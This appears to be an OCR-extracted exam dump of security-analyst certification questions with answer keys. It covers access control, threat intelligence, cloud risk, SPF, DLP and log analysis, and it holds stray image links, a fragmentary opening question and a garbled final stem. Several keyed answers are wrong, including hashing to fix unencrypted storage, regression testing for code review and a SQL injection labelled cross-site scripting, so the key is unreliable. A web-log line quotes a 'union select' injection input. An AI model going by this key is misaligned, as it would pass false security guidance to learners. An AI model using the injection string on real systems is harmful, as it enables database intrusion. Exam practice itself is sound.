


Two Zones: DMZ, INTERNAL
DMZ Gateway: 10.1.1.1
Internal Gateway: 192.168.50.1




□ Lsass.exe □ Svchost.exe □ Notepad.exe

□ Explorer.exe □ Lsm.exe □ Searchindexer.exe



```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0      1,340 K
smss.exe                       300 Services                   0        884 K
csrss.exe                      384 Services                   0      3,048 K
wininit.exe                    432 Services                   0      3,284 K
services.exe                   532 Services                   0      7,832 K
lsass.exe                      540 Services                   0      9,776 K
lsm.exe                        560 Services                   0      5,164 K
svchost.exe                    884 Services                   0     22,528 K
svchost.exe                    276 Services                   0      9,860 K
svchost.exe                    348 Services                   0     12,136 K
spoolsv.exe                   1036 Services                   0      8,216 K
svchost.exe                   1068 Services                   0      7,888 K
svchost.exe                   2020 Services                   0     17,324 K
notepad.exe                   1276 Services                   0      4,324 K
svchost.exe                   1720 Services                   0      3,172 K
SearchIndexer.exe              864 Services                   0     14,968 K
OSPPSVC.EXE                   2584 Services                   0     13,764 K
csrss.exe                      372 RDP-Tcp#0                  1      7,556 K
winlogon.exe                   460 RDP-Tcp#0                  1      5,832 K
rdpclip.exe                   1600 RDP-Tcp#0                  1      4,356 K
dwm.exe                        772 RDP-Tcp#0                  1      5,116 K
taskhost.exe                  1700 RDP-Tcp#0                  1      8,720 K
```



```
spoolsv.exe                 1036 Services         0      8,216 K
svchost.exe                 1068 Services         0      7,888 K
svchost.exe                 2020 Services         0     17,324 K
svchost.exe                 1720 Services         0      3,172 K
SearchIndexer.exe            864 Services         0     14,968 K
OSPPSVC.EXE                 2584 Services         0     13,764 K
csrss.exe                    372 RDP-Tcp#0        1      7,556 K
winlogon.exe                 460 RDP-Tcp#0        1      5,832 K
rdpclip.exe                 1600 RDP-Tcp#0        1      4,356 K
dwm.exe                      772 RDP-Tcp#0        1      5,116 K
taskhost.exe                1700 RDP-Tcp#0        1      8,720 K
explorer.exe                2500 RDP-Tcp#0        1     66,444 K
splwow64.exe                2960 RDP-Tcp#0        1      4,152 K
cmd.exe                     1260 RDP-Tcp#0        1      2,652 K
conhost.exe                 2616 RDP-Tcp#0        1      5,256 K
audiodg.exe                  980 Services         0     13,256 K
csrss.exe                   2400 Console          3      3,512 K
winlogon.exe                2492 Console          3      5,772 K
LogonUI.exe                 2864 Console          3     17,056 K
taskhost.exe                2812 Services         0      9,540 K
tasklist.exe                1208 RDP-Tcp#0        1      5,196 K
WmiPrvSE.exe                1276 Services         0      5,776 K
```

Answer: See explanation below.

Explanation:

Server 4, svchost.exe

Question: 305

A company's senior human resources administrator left for another position, and the assistant administrator was promoted into the senior position. On the official start day, the new senior administrator planned to ask for extended access permissions but noticed the permissions were automatically granted on that day. Which of the following describes the access management policy in place at the company?

A. Mandatory-based
B. Host-based
C. Federated access
D. Role-based

Answer: D

Explanation:

Question: 306

A threat intelligence analyst has received multiple reports that are suspected to be about the same advanced persistent threat. To which of the following steps in the intelligence cycle would this map?

A. Dissemination
B. Analysis
C. Feedback
D. Requirements
E. Collection

Answer: E

Explanation:

Question: 307

During an incident investigation, a security analyst acquired a malicious file that was used as a backdoor but was not detected by the antivirus application. After performing a reverse-engineering procedure, the analyst found that part of the code was obfuscated to avoid signature detection. Which of the following types of instructions should the analyst use to understand how the malware was obfuscated and to help deobfuscate it?

A. MOV
B. ADD
C. XOR
D. SUB
E. MOVL

Answer: C

Explanation:

Question: 308

A large organization wants to move account registration services to the cloud to benefit from faster processing and elasticity. Which of the following should be done FIRST to determine the potential risk to the organization?

A. Establish a recovery time objective and a recovery point objective for the systems being moved
B. Calculate the resource requirements for moving the systems to the cloud
C. Determine recovery priorities for the assets being moved to the cloud-based systems
D. Identify the business processes that will be migrated and the criticality of each one
E. Perform an inventory of the servers that will be moving and assign priority to each one

Answer: D

Explanation:

Question: 309

A security analyst is required to stay current with the most recent threat data and intelligence reports. When gathering data, it is MOST important for the data to be:


A. proprietary and timely
B. proprietary and accurate
C. relevant and deep
D. relevant and accurate

Answer: D

Explanation:

Question: 310

An organization wants to mitigate against risks associated with network reconnaissance. ICMP is already blocked at the firewall; however, a penetration testing team has been able to perform reconnaissance against the organization's network and identify active hosts. An analyst sees the following output from a packet capture:



```
192.168.2.3 (eth0 192.168.2.3): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.2.3 ttl=64 id=12345 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
```

Which of the following phrases from the output provides information on how the testing team is successfully getting around the ICMP firewall rule?

A. flags=RA indicates the testing team is using a Christmas tree attack
B. ttl=64 indicates the testing team is setting the time to live below the firewall's threshold
C. 0 data bytes indicates the testing team is crafting empty ICMP packets
D. NO FLAGS are set indicates the testing team is using hping

Answer: D

Explanation:

Question: 311

The Chief Information Officer (CIO) of a large healthcare institution is concerned about all machines having direct access to sensitive patient information. Which of the following should the security analyst implement to BEST mitigate the risk of sensitive data exposure?

A. A cloud access service broker system
B. NAC to ensure minimum standards are met
C. MFA on all workstations
D. Network segmentation

Answer: D

Explanation:

Question: 312

A company is moving from the use of web servers hosted in an internal datacenter to a containerized cloud platform. An analyst has been asked to identify indicators of compromise in the containerized environment. Which of the following would BEST indicate a running container has been compromised?

A. A container from an approved software image has drifted
B. An approved software orchestration container is running with root privileges
C. A container from an approved software image has stopped responding
D. A container from an approved software image fails to start

Answer: A

Explanation:

Question: 313

A company's data is still being exfiltered to business competitors after the implementation of a DLP solution. Which of the following is the most likely reason why the data is still being compromised?

A. Printed reports from the database contain sensitive information
B. DRM must be implemented with the DLP solution
C. Users are not labeling the appropriate data sets
D. DLP solutions are only effective when they are implemented with disk encryption

Answer: B

Explanation:

Question: 314

A company has contracted with a software development vendor to design a web portal for customers to access a medical records database. Which of the following should the security analyst recommend to BEST control the unauthorized disclosure of sensitive data when sharing the development database with the vendor?

A. Establish an NDA with the vendor.
B. Enable data masking of sensitive data tables in the database.
C. Set all database tables to read only.
D. Use a de-identified data process for the development database.

Answer: B

Explanation:

Question: 315

A general contractor has a list of contract documents containing critical business data that are stored at a public cloud provider. The organization's security analyst recently reviewed some of the storage containers and discovered most of the containers are not encrypted. Which of the following configurations will provide the MOST security to resolve the vulnerability?

A. Upgrading TLS 1.2 connections to TLS 1.3
B. Implementing AES-256 encryption on the containers
C. Enabling SHA-256 hashing on the containers
D. Implementing the Triple Data Encryption Algorithm at the file level

Answer: C

Explanation:

Question: 316

Which of the following threat classifications would MOST likely use polymorphic code?

A. Known threat
B. Zero-day threat
C. Unknown threat
D. Advanced persistent threat

Answer: B

Explanation:

Question: 317

An organization has been seeing increased levels of malicious traffic. A security analyst wants to take a more proactive approach to identify the threats that are acting against the organization's network. Which of the following approaches should the security analyst recommend?


A. Use the MITRE ATT&CK framework to develop threat models.
B. Conduct internal threat research and establish indicators of compromise.
C. Review the perimeter firewall rules to ensure rule-set accuracy.
D. Use SCAP scans to monitor for configuration changes on the network.

Answer: D

Explanation:

Question: 318

A company's change management team has asked a security analyst to review a potential change to the email server before it is released into production. The analyst reviews the following change request:



Change request date:	2020-01-30
Change requester:	Cindy Richardson
Change asset:	WIN2K-EMAIL001
Change requested:	Modify the following SPF record to change +all to –all

Which of the following is the MOST likely reason for the change?

A. To reject email from servers that are not listed in the SPF record
B. To reject email from email addresses that are not digitally signed.
C. To accept email to the company's domain.
D. To reject email from users who are not authenticated to the network.

Answer: A

Explanation:

Question: 319

A software development team asked a security analyst to review some code for security vulnerabilities. Which of the following would BEST assist the security analyst while performing this task?

A. Static analysis
B. Dynamic analysis
C. Regression testing
D. User acceptance testing

Answer: C

Explanation:

Question: 320

The management team assigned the following values to an inadvertent breach of privacy regulations during the original risk assessment:
Probability = 25%
Magnitude = $1,015 per record
Total records = 10,000
Two breaches occurred during the fiscal year. The first compromised 35 records, and the second compromised 65 records. Which of the following is the value of the records that were compromised?

A. $10,150
B. $25,375
C. $101,500
D. $2,537,500

Answer: A

Explanation:

Question: 321

An analyst has received a notification about potential malicious activity against a web server. The analyst logs in to a central log collection server and runs the following command: “cat access.log.1 | grep “union”. The output shown below appears:

```
<68.71.54.117> – – [31/Jan/2020:10:02:31 –0400] “Get /cgi-bin/backend1.sh?id=%20union%20select%20192.168.60.50 HTTP/1.1”
```

Which of the following attacks has occurred on the server?

A. Cross-site request forgery
B. SQL injection
C. Cross-site scripting
D. Directory traversal

Answer: C

Explanation:

Question: 322

A security analyst has discovered malware is spreading across multiple critical systems and is originating from a single workstations, which belongs to a member of the cyber-infrastructure team who has legitimate administrator credentials. An analysis of the traffic indicates the workstation swept the networking looking for vulnerable hosts to infect. Which of the following would have worked BEST to prevent the spread of this infection?

A. Vulnerability scans of the network and proper patching.
B. A properly configured and updated EDR solution.
C. A honeypot used to catalog the anomalous behavior and update the IPS.
D. Logical network segmentation and the use of jump boxes

Answer: A

Explanation:

Question: 323

A Chief Executive Officer (CEO) is concerned about the company’s intellectual property being leaked to competitors. The security team performed an extensive review but did not find any indication of an outside breach. The data sets are currently encrypted using the Triple Data Encryption Algorithm. Which of the following courses of action is appropriate?

A. Limit all access to the sensitive data based on geographic access requirements with strict role-based access controls.
B. Enable data masking and reencrypt the data sets using AES-256.
C. Ensure the data is correctly classified and labeled, and that DLP rules are appropriate to prevent disclosure.

D. Use data tokenization on sensitive fields, reencrypt the data sets using AES-256, and then create an MD5 hash.

Answer: C

Explanation:

Question: 324

A company's Chief Information Security Officer (CISO) published an Internet usage policy that prohibits employees from accessing unauthorized websites. The IT department whitelisted websites used for business needs. The CISO wants the security analyst to recommend a solution that would improve security and support employee morale. Which of the following security recommendations would allow employees to browse non-business-related websites?

A. Implement a virtual machine alternative.
B. Develop a new secured browser.
C. Configure a personal business VLAN.
D. Install kiosks throughout the building.

Answer: C

Explanation:

Question: 325

In web application scanning, static analysis refers to scanning:


A. the system for vulnerabilities before installing the application.
B. the compiled code of the application to detect possible issues.
C. an application that is installed and active on a system.
D. an application that is installed on a system that is assigned a static IP.

Answer: A

Explanation:

Question: 326

An organization has the following risk mitigation policy:
Risks with a probability of 95% or greater will be addressed before all others regardless of the impact.
All other prioritization will be based on risk value.
The organization has identified the following risks:



Risk	Probability	Impact
A	95%	$110,000
B	99%	$100,000
C	50%	$120,000
D	90%	$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?


A. A, B, D, C
B. A, B, C, D
C. D, A, B, C
D. D, A, C, B

Answer: D


Explanation:

Question: 327

A security analyst is looking at the headers of a few emails that appear to be targeting all users at an organization:



From:	Justin OReilly
Subject:	Your tax documents is ready for secure download
Date:	2020-01-30
To:	sara.ellis@exampledomain.org
Return-Path:	justinoreilly@provider.com
Received From:	justing@sssofk12awq.com



From:	Justin OReilly
Subject:	Your tax documents is ready for secure download
Date:	2020-01-30
To:	jason.lee@exampledomain.org
Return-Path:	justinoreilly@provider.com
Received From:	justing@sssofk12awq.com

Which of the following technologies would MOST likely be used to prevent this phishing attempt?

A. DNSSEC
B. DMARC
C. STP
D. S/IMAP

Answer: B

Explanation:

Question: 328

A small business does not have enough staff in the accounting department to segregate duties. The controller writes the checks for the business and reconciles them against the ledger. To ensure there is no fraud occurring, the business conducts quarterly reviews in which a different officer in the business compares all the cleared checks against the ledger. Which of the following BEST describes this type of control?

A. Deterrent
B. Preventive
C. Compensating
D. Detective

Answer: B

Explanation:

Question: 329

A security analyst is performing a Diamond Model analysis of an incident the company had last quarter. A potential benefit of this activity is that it can identify:

A. detection and prevention capabilities to improve.
B. which systems were exploited more frequently.
C. possible evidence that is missing during forensic analysis.
D. which analysts require more training.
E. the time spent by analysts on each of the incidents.

Answer: A

Explanation:

Question: 330

industry partners from critical infrastructure organizations were victims of attacks on their SCADA devices. The attacks used privilege escalation to gain access to SCADA administration and access management solutions would help to mitigate this risk?

A. Multifactor authentication
B. Manual access reviews
C. Endpoint detection and response
D. Role-based access control

Answer: A

Explanation: